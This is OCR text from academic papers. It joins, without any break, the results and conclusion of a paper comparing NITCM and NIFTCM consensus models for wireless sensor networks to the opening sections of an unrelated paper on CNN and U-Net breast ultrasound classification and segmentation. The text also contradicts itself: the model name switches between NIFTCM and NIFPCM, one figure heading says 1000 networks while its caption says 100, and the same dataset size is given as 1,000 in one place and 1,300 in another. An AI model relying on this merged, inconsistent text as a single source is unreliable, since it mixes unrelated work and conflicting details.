

Fig. 9. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{2}$ for 10 WSNs.

ii) Fig. 10: Comparison of NITCM and NIFTCM at $n = 10$ for 10 WSNs

Left figure (NITCM): The figure shows that the ten sensors still show similar behavior as in the first figure with large oscillations and a huge number of iterations required to achieve consensus. The initial values react slowly to reach the final consensus.

Right figure (NIFTCM, $n = 10$): With the application of fractional power $\left(\frac{1}{10}\right)$, a very large decrease in the number of iterations required to achieve consensus is seen (only about 6 iterations). The lines show a smooth and regular convergence, reflecting the significant improvement in the speed of reaching consensus.



Fig. 10. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{10}$ for 10 WSNs.

iii) Fig. 11: Comparison of NITCM and NIFTCM at $n = 100$ for 10 WSNs

Left figure (NITCM): The pattern is similar to the previous two figures. The time required to achieve consensus is still very long due to the linear nature of the traditional model.

Right figure (NIFPCM, $n = 100$): The figure shows that the number of iterations required to achieve consensus has become much smaller (only about 3 iterations). The lines indicate a fast and direct convergence towards the mean value without any significant oscillations.



Fig. 11. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{100}$ for 10 WSNs.

iv) Fig. 12: Comparison of NITCM and NIFTCM at $n = 1000$ for 10 WSNs

Left figure (NITCM): Same observations as before with continued slow oscillations and a very large number of iterations required to reach consensus.

Right figure (NIFTCM, $n = 1000$): The improvement becomes more pronounced. Only less than two iterations are required to achieve consensus across all sensors. The figure reflects the maximum efficiency of the improved model using large fractional power, where the mean value is reached in record time.



Fig. 12. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{1000}$ for 10 WSNs.

d) For 100 WSNs:

i) Fig. 13: Comparison of NITCM and NIFPCM at $n = 2$ for 100 WSNs

Left figure (NITCM): The traditional NITCM model is very slow in reaching consensus values between 100 nodes. The large fluctuations in node values are clearly visible with the number of iterations exceeding hundreds of thousands before reaching consensus.

Right figure (NIFTCM): The improved NIFTCM model with fractional power $n = \frac{1}{2}$ shows very fast convergence, where consensus is achieved after only about 17 iterations. This result shows a significant improvement in efficiency compared to NITCM.



Fig. 13. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{2}$ for 100 WSNs.

ii) Fig. 14: Comparison of NITCM and NIFPCM at $n = 10$ for 100 WSNs.

Left plot (NITCM): High oscillations remain evident with the traditional NITCM model, taking over half a million iterations to reach convergence.

Right plot (NIFTCM): At the fractional power $n = \frac{1}{10}$, the improved model achieves convergence much faster, with only 6 iterations needed to reach stability.



Fig. 14. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{10}$ for 100 WSNs.

iii) Fig. 15: Comparison of NITCM and NIFPCM at $n = 100$ for 100 WSNs.

Left plot (NITCM): The same slow pattern continues in the traditional model, with a failure to improve the time to convergence.

Right plot (NIFTCM): As the fractional power increases to $n = \frac{1}{100}$, convergence becomes faster, with only 3 iterations needed to achieve convergence between nodes.



Fig. 15. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{100}$ for 100 WSNs.

iv) Fig. 16: Comparison of NITCM and NIFPCM at $n = 1000$ for 1000 WSNs.

Left plot (NITCM): Large oscillations and pronounced slowdown persist, demonstrating the limitations of the conventional model's efficiency.

Right plot (NIFPCM): Using the fractional power $n = \frac{1}{1000}$, convergence becomes almost instantaneous, with agreement achieved after less than 2 iterations.



Fig. 16. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{1000}$ for 100 WSNs.

The results confirm that the improved NIFTCM model using fractional power shows a clear superiority in convergence speed compared to the traditional NITCM model. When using small values of fractional power n, consensus is achieved faster, reducing the number of iterations needed to reach the steady state. The graphs highlight the importance of the improved NIFTCM model in achieving higher efficiency and faster convergence speed, making it ideal for practical applications that require high accuracy and response speed. The improved model shows its efficiency especially in WSNs, where complex environments require innovative and fast solutions.

V. Conclusion

The study clearly shows that the improved model (NIFTCM) based on fractional power offers significant improvements compared to the traditional model (NITCM) in achieving consensus speed in wireless sensor networks. The results extracted from the graphs show that using fractional power contributes to reducing the number of iterations required to reach consensus, which reflects the high efficiency of the improved model. The higher the value of fractional power $\frac{1}{n}$, the faster the convergence between nodes increases, while reducing the computational effort required, which makes the improved model ideal for practical applications that require fast responses and high accuracy, especially in time-sensitive systems. The developed model (NIFTCM) emerges as an ideal tool for improving the performance of wireless sensor networks, which opens up broad horizons for its application in our daily lives. Potential applications of the model include improving environmental monitoring systems such as tracking climate change and monitoring forests, in addition to healthcare applications that rely on accurate and fast-responding sensors to monitor patients' health. It can also be applied in smart cities to improve the efficiency of resource management, such as electricity and water, and in intelligent transportation systems to coordinate the movement of self-driving vehicles, in addition to its role in enhancing the performance of industrial systems based on artificial intelligence and the Internet of Things. This development makes the NIFPCM model an ideal solution to the challenges associated with complex and changing systems. It enhances their efficiency and suitability for applications that require high speed and accuracy in various vital fields.

While the simulation study showed favorable performances for NIFPCM, we believe testing the model in practical conditions is valuable. The model will be tested in practical settings such as monitoring the environment or controlling industrial machines to test its ability to work under delays, dropped packets, and various hardware limitations. Real-world tests are needed to ensure the model can handle changing situations.

Future work will cover creating mixes of existing algorithms, adding more optimization tricks to run better, and studying the links between shape changes and the time taken for convergence or accuracy.

Department of Computer Science-College of Computer Science, King Khalid University, Abha, Saudi Arabia[2]

***Abstract*—Breast cancer continues to pose a major health challenge for women worldwide, highlighting the critical role of accurate and early detection methods in improving patient outcomes. Ultrasound imaging, a commonly used and non-invasive method, is especially useful for identifying tissue irregularities in younger women or individuals with dense breast tissue. However, accurate interpretation of ultrasound images is challenging due to variability in human analysis and limitations in existing deep learning models, which often struggle with small, imbalanced datasets and lack generalizability compared to models trained on natural images. To tackle these challenges, we introduce a dual deep learning framework that combines image classification and tumor segmentation using breast ultrasound images. The classification component evaluates four models (Custom CNN, VGG16, InceptionV3, and MobileNet) while the segmentation module employs a MobileNet-optimized U-Net architecture for precise boundary localization. We validate our approach using the publicly available BUSI dataset, achieving a 98% classification accuracy with MobileNet and a Dice coefficient of 0.8959 for segmentation, indicating high model reliability and spatial agreement. Our method demonstrates a robust, efficient solution to automate breast cancer detection and localization, with potential to support radiologists in early and accurate diagnosis.**

***Keywords*—Breast cancer; Convolutional Neural Networks (CNNs); tumor segmentation; MobileNet; dice coefficient; BUSI Dataset**

I. Introduction

Breast cancer stands as the most prevalent cancer and the leading contributor to cancer-related mortality among women around the world, posing a major threat to their health and quality of life [1]. Early detection of the disease is key to improving the effectiveness of treatment, reducing mortality rates, and enhancing the quality of life of patients [2]. Though traditional diagnostic techniques such as mammography and MRI are valuable, they also have their own drawbacks like the risk of false positives, invasive biopsy, and patient discomfort during the procedure. It is under these circumstances that ultrasound imaging has arrived as a helpful, non-surgical alternative, particularly for women younger than 40 years and women with dense breasts, since it has the ability to distinguish between fluid-filled cysts and solid tumors [3].

Recent advancements in artificial intelligence (AI) and deep learning have commenced the transformation of medical image analysis, providing novel solutions to surpass the constraints of human interpretation. Particularly in automated image identification applications, deep learning (DL) techniques, particularly convolutional neural networks (CNNs), have shown impressive results. These techniques can learn complex feature representations directly from imaging data, enabling high accuracy in detecting and classifying abnormalities in medical images. For breast cancer imaging, researchers have developed AI systems that approach expert radiologist-level performance in identifying malignancies on both mammograms and ultrasound scans. Compared to traditional computer-aided diagnosis using hand-crafted features, CNN-based approaches automatically extract optimal features and have proven more robust across varying image qualities. By leveraging large datasets and powerful GPUs, deep learning models can be trained to recognize subtle patterns indicative of cancer that might elude the human eye [4]. This has facilitated the development of automated diagnostic algorithms for breast ultrasound, aimed at improving accuracy, consistency, and efficiency in radiological practice. Furthermore, modern DL techniques like transfer learning (pretraining on massive general-image datasets and fine-tuning on medical images) help mitigate data scarcity issues, and ensemble models combine multiple network predictions to boost performance. Segmentation networks have also advanced, enabling precise localization of tumors within images. These developments collectively enhance the capabilities of breast imaging diagnostics beyond what conventional methods can achieve.

Despite the promise of deep learning in medical imaging, significant challenges remain. One major hurdle is the limited size of many curated medical image datasets. Acquiring and labeling medical images is time-consuming, costly, and often constrained by privacy concerns. In breast ultrasound imaging, publicly available datasets have only hundreds of images, far smaller than the thousands or millions of images often used to train robust CNNs in general computer vision. Training deep networks on such small datasets risks overfitting, where the model learns spurious details specific to the training set rather than general patterns of disease. This may cause a poor performance on new patients or images from different hospitals. Additionally, medical images can vary widely in quality and characteristics: ultrasound scans, for example, differ based on the machine manufacturer, technician technique, and patient body habitus. A model that performs well on one clinic's ultrasound data might not generalize to another's if these differences are not accounted for. This domain shift and limited diversity in training data make generalization a core challenge. Traditional transfer learning from natural image datasets only partially addresses this, since features learned from photographs may not capture the nuances

of ultrasound textures or artifacts. Researchers have begun exploring strategies like multi-stage transfer learning – first pretraining on a similar medical imaging task before fine-tuning on the target task – and data augmentation techniques to expand dataset variability. Ensuring that deep learning models are robust, generalizable, and not overly sensitive to training data peculiarities is an active area of research [5].

Our research provides important contributions by presenting a deep learning-enabled advanced system that is most applicable to the precise segmentation and classification of breast ultrasound images. With the help of extensive preprocessing, better augmentation strategies, hyperparameter tuning, and more recent model architectures, such as custom CNNs and U-Net segmentation models, our solution aims to enhance diagnostic accuracy, reduce false positive and negative rates, and assist radiologists in making correct and timely decisions. Furthermore, the paper offers a comparative study of different deep learning techniques and determines the optimal approaches to create an efficient, generalized, and powerful diagnostic tool, thereby helping to fight one of the world's largest killers of women.

The following sections are outlined as follows: Section II reviews related work on deep learning techniques for ultrasound image classification and segmentation. Section III outlines the proposed method using CNN and U-Net models. Section IV presents the results, evaluating model performance and discusses the results obtained. Section V concludes with key takeaways and future work suggestions.

II. Related Work

In this section, the literature on the application of DL methods in breast cancer identification using ultrasound images is reviewed. Transfer learning, ensemble methods, and segmentation models are just a few of the techniques that have been adopted to increase classification and segmentation accuracy. While progress has been made, issues regarding dataset limitations and model generalization still need to be addressed, demonstrating an area that requires continued exploration.

Hijab et al. developed a deep learning method to classify ultrasound images of malignant breast tumours using transfer learning [6]. They adopted a strategy that encompassed training a deep CNN on a dataset of 1,000 ultrasound images (500 benign and 500 malignant cases). They investigated three models: a baseline CNN model trained from scratch, VGG16-based transfer learning model, and a fine-tuned VGG16 model. As indicated by the results presented, the fine-tuned model achieved the best performance (0.97), followed by the transfer learning model achieving a performance of 0.94 and, finally, a performance value of 0.82 in the baseline model. It demonstrated the effectiveness of fine-tuning pre-trained models on medical imaging datasets to improve classification accuracy and overcome issues associated with limited training data and overfitting.

Ayana et al. proposed a multistage transfer learning (MSTL) method for classifying breast cancer in ultrasound images, leveraging both natural and medical image datasets [7]. It follows the steps using an ImageNet pre-trained model, then transfer-learn on the cancer cell microscopic images, and then transfer-learn on ultrasound images to classify them as "malignant" or "benign". The method attained a test accuracy of 99% on the "Mendeley" dataset and 98.7% on the "MT-Small-Dataset", representing a significant improvement in classification accuracy. In contrast, the study showed that integration of cancer cell line images as an intermediary step in MSTL was superior to CTL approaches, suggesting that transfer learning based on better deep learning is indeed possible for early breast cancer diagnosis.

Islam et al. introduced an Ensemble Deep CNN (EDCNN) model for detecting and classifying breast cancer using ultrasound images [8]. This model combined features from both MobileNet and Xception architectures, resulting in significant performance gains over various transfer learning models and the Vision Transformer. Moreover, authors utilized U-Net for image segmentation that provided accurate identification and extraction of tumor areas along with Grad-CAM to enhance the transparency of model's decision-making. The EDCNN model outperformed other popular models in the dataset by achieving 87.82% and 85.69% accuracy in the two datasets respectively. This study was proved to be a potential tool for clinical applications, since the advanced deep learning techniques coupled with image segmentation will make it possible for higher diagnostic accuracy and could aid in early detection of breast cancer.

Kim et al. introduced a weakly-supervised deep learning algorithm for diagnosing breast cancer using ultrasound images, with the goal of reducing the effort and potential bias associated with manual region-of-interest (ROI) annotation [9]. The model was trained on a dataset of 1,000 unannotated ultrasound images, evenly split between benign and malignant cases, and was evaluated on both internal and external datasets. The results demonstrated that the diagnostic performance of the weakly-supervised model was on par with fully-supervised approaches, achieving area under the curve (AUC) values between 0.86 and 0.96.

Uysal and Köse carried out research geared to enhance breast cancer detection through ultrasound images and deep learning-based classification models [10]. Using a dataset of 780 ultrasound images that was divided into training and validation sets, they employed three models: VGG16, ResNet50, and ResNeXt50. The dataset consisted of benign, malignant and normal classes. The images were preprocessed and augmented with center crop, normalization, and random data augmentation. ResNeXt50 has the highest obtained accuracy of 85.83% among cases tested. This study also reflected the power of artificial intelligence, especially deep learning in automating the diagnostic process in medicine, overcoming the subjectivity that is a hallmark of the human decision-making process and accelerating the time it takes to analyze and diagnose a sample.

Wei et al. introduced a multi-feature fusion multi-task network that tackles classification and segmentation simultaneously on breast ultrasound images [11]. Their framework, enhanced with attention modules to better exploit shared features, was tested on the BUSI dataset and a large ultrasound video dataset. It achieved around 95% accuracy on

BUSI and significantly improved segmentation quality, and about 87% accuracy on a more challenging external ultrasound video set (MIBUS). This demonstrates that carefully designing multi-task architectures can yield high performance on both tasks, addressing the limitations of models that excel only in either classification or localization.

Aumente-Maestro et al. similarly developed an end-to-end multi-task *CNN* for concurrent tumor segmentation and classification [12]. A key contribution of their work was an in-depth curation of the BUSI dataset – removing duplicated or inconsistent images – to create a cleaner training set of 450 ultrasound images spanning benign, malignant, and normal classes. Using this refined dataset, their joint model yielded approximately 15% higher Dice and accuracy than training separate models, ultimately reaching about 79–80% classification accuracy and markedly improved mask quality (Dice ≈0.75). These results underscore the benefit of multi-task learning, as the shared representations improved both the identification of tumor presence and the delineation of tumor boundaries.

Madhu et al. took a two-step approach by first segmenting and then classifying tumors [13]. They presented UCapsNet, which combines an enhanced U-Net for tumor segmentation with a Capsule Network for classifying the segmented tumor region. Evaluated on the BUSI dataset, this method achieved near-perfect results – after segmenting the lesion, the capsule-based classifier attained 99.22% accuracy in distinguishing malignant from benign tumors (with 99.52% sensitivity). The extremely high performance suggests that precise segmentation coupled with an advanced classifier that preserves spatial feature hierarchies can dramatically improve diagnostic accuracy, albeit on a relatively small dataset.

Shilaskar et al. focused on a straightforward but effective pipeline using separate models for each task [14]. They employed VGG-16 for classifying ultrasound images and U-Net for segmenting tumors within those images. Using the standard BUSI dataset of 780 images (with ground-truth masks), their system reached 90% classification accuracy and about 98% segmentation accuracy in detecting tumor regions. This dual-model approach illustrates a practical way to integrate classification and segmentation: the CNN provides a probability of malignancy while the U-Net yields the tumor contour, together providing a more comprehensive output to assist radiologists.

Table I summarizes and compares the related works mentioned previously, showing the models they used, the dataset, and their accuracies.

Deep-learning studies on breast-ultrasound still tend to excel at one task while overlooking others. Hijab et al. fine-tuned VGG16 on 1,300 images and reported 97 % classification accuracy, but the model provided no lesion outlines, limiting clinical usefulness [6]. Ayana et al. pushed transfer learning further with a multistage strategy: after a second pre-training step on cancer-cell microscopy, their ResNet50 reached 99 % accuracy on the Mendeley set and 98.7

% on MT-Small again for classification alone [7]. More recently, Islam et al. combined MobileNet and Xception (EDCNN) yet achieved only ≈88 % accuracy on BUSI and ≈86 % on UDAIT, while Uysal & Köse's experiments with VGG16/ResNet derivatives topped out at ≈86 % [8] [10]. Segmentation has been even less explored: most papers either omit quantitative mask metrics or rely on separate U-Net pipelines. An exception is Kim et al., who introduced weakly-supervised CNNs that dispense with ROI annotation; their networks attained AUC 0.92–0.96 internally and 0.86–0.90 externally, and localized virtually all malignant masses, but still treated classification and localization as loosely coupled outputs [9].

More recent approaches have begun integrating both tasks. Wei et al. proposed a multi-feature fusion multi-task (MFFMT) network that achieved ≈95% accuracy on the BUSI dataset and boosted segmentation Dice scores significantly compared to single-task models [11]. Aumente-Maestro et al. developed a curated BUSI subset and used a multi-task CNN to jointly segment and classify, improving performance on both fronts and achieving ≈80% classification accuracy with Dice ≈0.75 [12]. Madhu et al. introduced a two-stage UCapsNet model, segmenting with U-Net and classifying with a Capsule Network, resulting in a remarkably high 99.22% classification accuracy [13]. Finally, Shilaskar et al. adopted a dual-model pipeline with VGG16 for classification and U-Net for segmentation, attaining 90% and 98% accuracy respectively, showing that even a modular approach can provide comprehensive outputs [14].

Building on these insights, our paper will integrate both diagnosis and delineation in a single lightweight pipeline. A MobileNet-based classifier will share features with a streamlined U-Net decoder, allowing real-time prediction of class probabilities *and* pixel-accurate tumor contours. By favouring depth-wise separable convolutions over heavyweight backbones, the system will run on mid-tier GPUs or edge devices, overcoming the deployment barriers faced by VGG16- or ResNet101-centric solutions. In addition, we will validate on the public BUSI set and follow Kim et al.'s lead in limiting manual annotations, thereby ensuring transparency, reproducibility, and less curation overhead.

Through this integrated, resource-efficient design we aim to supply radiologists with both a diagnostic label and a precise lesion contour in real time, thereby bridging the gap between algorithmic performance reported in prior studies and the practical demands of everyday clinical workflows.

III. METHODOLOGY

Our proposed approach implements a two-part deep learning system for breast ultrasound analysis: one part focuses on image classification, and the other on tumor segmentation. Fig. 1 presents an overview of the system architecture. In the classification module, we employ a CNN-based model to identify each ultrasound image as malignant tumor, benign tumor, or normal tissue. Rather than relying on a single network, we perform a comparative evaluation of several convolutional neural network architectures to determine the most effective model for this task. In particular, we explore transfer learning with established models (VGG16, MobileNet, and InceptionV3) as well as a custom CNN trained from scratch. By using transfer learning, the models benefit from feature representations learned on large-scale image datasets, which is advantageous given the limited size of medical image data. The classification network takes a preprocessed ultrasound image as input and outputs class probabilities for the three categories, ultimately assigning the image to the class with highest probability via a Softmax layer.

In parallel, the segmentation module is designed to delineate the breast tumor within the ultrasound image. For this purpose, we adopt a U-Net–based architecture owing to its proven effectiveness in biomedical image segmentation. To tailor U-Net for our needs, we integrate a MobileNet encoder as the contracting path of the U-Net. This MobileNet-optimized U-Net uses the efficient MobileNet convolutional blocks to extract high-level features while downsampling the image, and then a symmetrical expanding path (decoder) to produce a binary mask highlighting the tumor region. Skip connections between the encoder and decoder ensure that fine-grained spatial details are preserved in the final segmentation output. The result is a pixel-wise segmentation map where each pixel is classified as either tumor or background tissue. By training this model on ultrasound images with corresponding tumor masks, it learns to accurately localize lesions.

Overall, the methodology can be summarized as a dual pipeline: the input ultrasound image passes through the classification CNN to yield a diagnosis (normal/ benign/malignant) and simultaneously through the U-Net segmentation network to yield a highlighted tumor region (if a tumor is present). These outputs can be combined to provide a radiologist with both a diagnostic prediction and a visual overlay of the tumor contours on the ultrasound image. We implemented the framework using the BUSI dataset for both training and evaluation. Extensive preprocessing (e.g., normalization, data augmentation) was applied to improve model generalizability. Hyperparameters for each model were tuned empirically to optimize performance. In the following, we detail key components of our methodology, including the convolutional building blocks and specific network architectures used for classification (MobileNet, VGG16) and segmentation (U-Net).



Fig. 1. The proposed structure of the system consists of two parts: classification and segmentation.

A. Classification Models

The classification models are used to classify ultrasound breast images into three categories: "malignant tumor", "benign tumor", and "normal breast". Four different models were used to perform the classification process, and therefore conducted a comprehensive study to determine the best and most appropriate classification model. The four models are Custom CNN, VGG16, InceptionV3, and MobileNet. Fig. 2 represents the classification approach used in the research. The approach is the same for all four classifiers, only the model differs. This approach begins by reading the data, processing it, training the selected model, and finally evaluating the model.



Fig. 2. Our Classification approach.

1) Custom CNN: Every convolutional neural network architecture comprises several key layers that hierarchically process input data. convolutional and pooling layers, the network incorporates:

a) Convolution layer: The convolutional layer (CL) is used to extract local features from the input images using a set of Trainable filters. Each convolution filter has a small spatial extent, like a 3*3 filter, and a depth equal to the number of input channels. As the filter slides across the input's width and height, it computes dot products between the filter weights and the underlying image patch, producing a feature map that highlights the locations of specific features within the input. The quantity of filters in a CL defines the total number of output feature maps (channels) generated by that layer. Enhancing the filter count can improve the model's ability to capture intricate features, though it also escalates computational demands, necessitating a balanced approach based on the task requirements.

b) Pooling layer: Pooling layers (down-sampling layers) are positioned within CLs to gradually decrease the spatial dimensions of feature maps, maintaining the most essential information. Each pooling operation considers a localized area (e.g., 2×2 window) of the input feature map and computes a single summary statistic for that region. These regions typically do not overlap, so pooling effectively partitions the feature map into disjoint segments. Typical pooling functions include average pooling that determines the region's mean value, and max pooling that selects the peak value inside a region. In the custom CNN model developed for this paper, max pooling is employed. Max pooling selects the highest activation in each region as the representative output, thereby capturing the most salient features and reducing data size for subsequent layers.

c) Fully Connected (Dense) layers: These layers act as the classifier component, transforming extracted features into class predictions. Each neuron connects to all activations from the previous layer, enabling high-level feature integration.

d) Activation functions: Non-linear transformations are critical for learning complex patterns. We employ:

- ReLU (Rectified Linear Unit): Applied after each convolutional and dense layer (except output), defined as $f(x) = max(0, x)$. This activation provides computational efficiency while alleviating vanishing gradients.
- SoftMax: The final layer utilizes SoftMax activation produce normalized class probabilities for our three tumor categories (normal, benign, malignant).

$$\text{Softmax}(x) = \frac{e^{x_i}}{\sum_{j=1}^{K} e^{x_j}} \quad (1)$$

Our custom CNN architecture employs three convolutional blocks (32-64-128 filters) with max pooling for hierarchical feature extraction from ultrasound images. The network transitions to dense layers 512→256 units with dropout regularization before final SoftMax classification.

2) MobileNet architecture: MobileNet is a compact CNN architecture optimized for efficient performance on devices with constrained computational power [15]. The hallmark of MobileNet is its use of depthwise separable convolutions as the primary building block. A depthwise separable convolution is a factorized form of the standard convolution that drastically reduces the number of parameters and multiplications required. It breaks the convolution into two stages: first, a depthwise convolution where a single filter is applied independently to each input channel (slice) of the feature map, and second, a pointwise convolution (1×1 convolution) that combines the outputs of the depthwise step across channels. In a traditional convolution layer, if we have N input channels and M output channels with a k×k filter, we would use k×k×N×M parameters. In contrast, a depthwise separable convolution uses only k×k×N parameters for the depthwise stage plus 1×1×N×M for the pointwise stage, leading to a significant reduction in total computations. In fact, this factorization can reduce the computational cost by about 8 to 9 times compared to a standard convolution of equivalent dimensions, while preserving a large portion of the representational power. This efficiency makes MobileNet particularly attractive for tasks like ours, where we aim to deploy complex models without incurring prohibitive computation.

Despite its light weight, MobileNet maintains strong performance through its clever design. The architecture consists of a sequence of layers that intermix depthwise separable convolution blocks with additional operations such as batch normalization and non-linear activations. In MobileNet's original formulation (often referred to as MobileNet V1), the network begins with a single ordinary convolution layer, and thereafter every convolution is depthwise separable. Each such block typically includes: a depthwise convolution (per-channel spatial filtering), a Batch Normalization layer (to stabilize learning by normalizing activations), a nonlinear activation (ReLU), then a 1×1 pointwise convolution to integrate features, followed again by BatchNorm and ReLU. By repeating these blocks with varying numbers of filters, MobileNet builds up a deep network. An occasional stride-2 convolution is used in some blocks to perform downsampling (instead of using separate pooling layers), reducing feature map size while increasing depth. Overall, the baseline MobileNet architecture comprises 28 layers when counting depthwise and pointwise convolutions separately. After the convolutional feature extraction layers, MobileNet includes an average pooling layer that aggregates the spatial information (producing a 1×1 representation per channel), followed by a final fully connected (dense) layer or a 1×1 convolution that produces the class scores, and a closing Softmax activation to output class probabilities. In our implementation for breast image classification, we initialize MobileNet with weights pre-trained on ImageNet (to leverage learned general features) and then fine-tune it on the ultrasound dataset. MobileNet's efficiency does not come at the cost of accuracy in our experiments – in fact, its performance was superior to the heavier models for this task (as discussed later). The combination of computational thrift and discriminative power makes MobileNet well-suited as the core of the classification module in our dual framework.

3) Visual Geometry Group 16 (VGG16): VGG16 is a deep CNN architecture that is widely recognized for its simple and uniform design, which has made it a common benchmark in image classification research [16]. The name "VGG16" refers to the model developed by the "Visual Geometry Group" (VGG) at Oxford, with 16 layers of weights (13 convolutional layers and 3 fully-connected layers). VGG16 was originally introduced for the "ImageNet Large Scale Visual Recognition Challenge" and demonstrated that a deep network with small filters could achieve excellent accuracy. Although it is a relatively large model in terms of parameters, its straightforward architecture provides a useful comparison for more modern networks. The input to VGG16 is typically a fixed-size image of 224 × 224 pixels (with 3 color channels), so we resize our grayscale ultrasound images accordingly by duplicating the single channel or adapting the first layer to single-channel input. The core of VGG16 is organized into five convolutional blocks. Each block consists of multiple convolutional layers using very small 3 × 3 kernels (with stride 1 and same-padding so that spatial dimensions are preserved) followed by a 2×2 max pooling layer that halves the spatial resolution. For example, the first block might have two conv layers of 64 filters each, then a max pool; the next block conv layers of 128 filters, then pool; and so on, typically doubling the number of filters after each pooling. This design means that as we go deeper, feature maps become smaller in spatial size but richer in depth (channels), enabling the network to learn hierarchical features at multiple scales. Using 3×3 filters throughout (instead of larger kernels) was a key design choice: stacking two 3×3 conv layers has an effective receptive field of 5×5 but with fewer parameters and more non-linearities than a single 5×5 layer, which improves learning. The repeated pattern of conv → conv → pool in VGG16 yields a very uniform architecture that is easier to implement and tune.

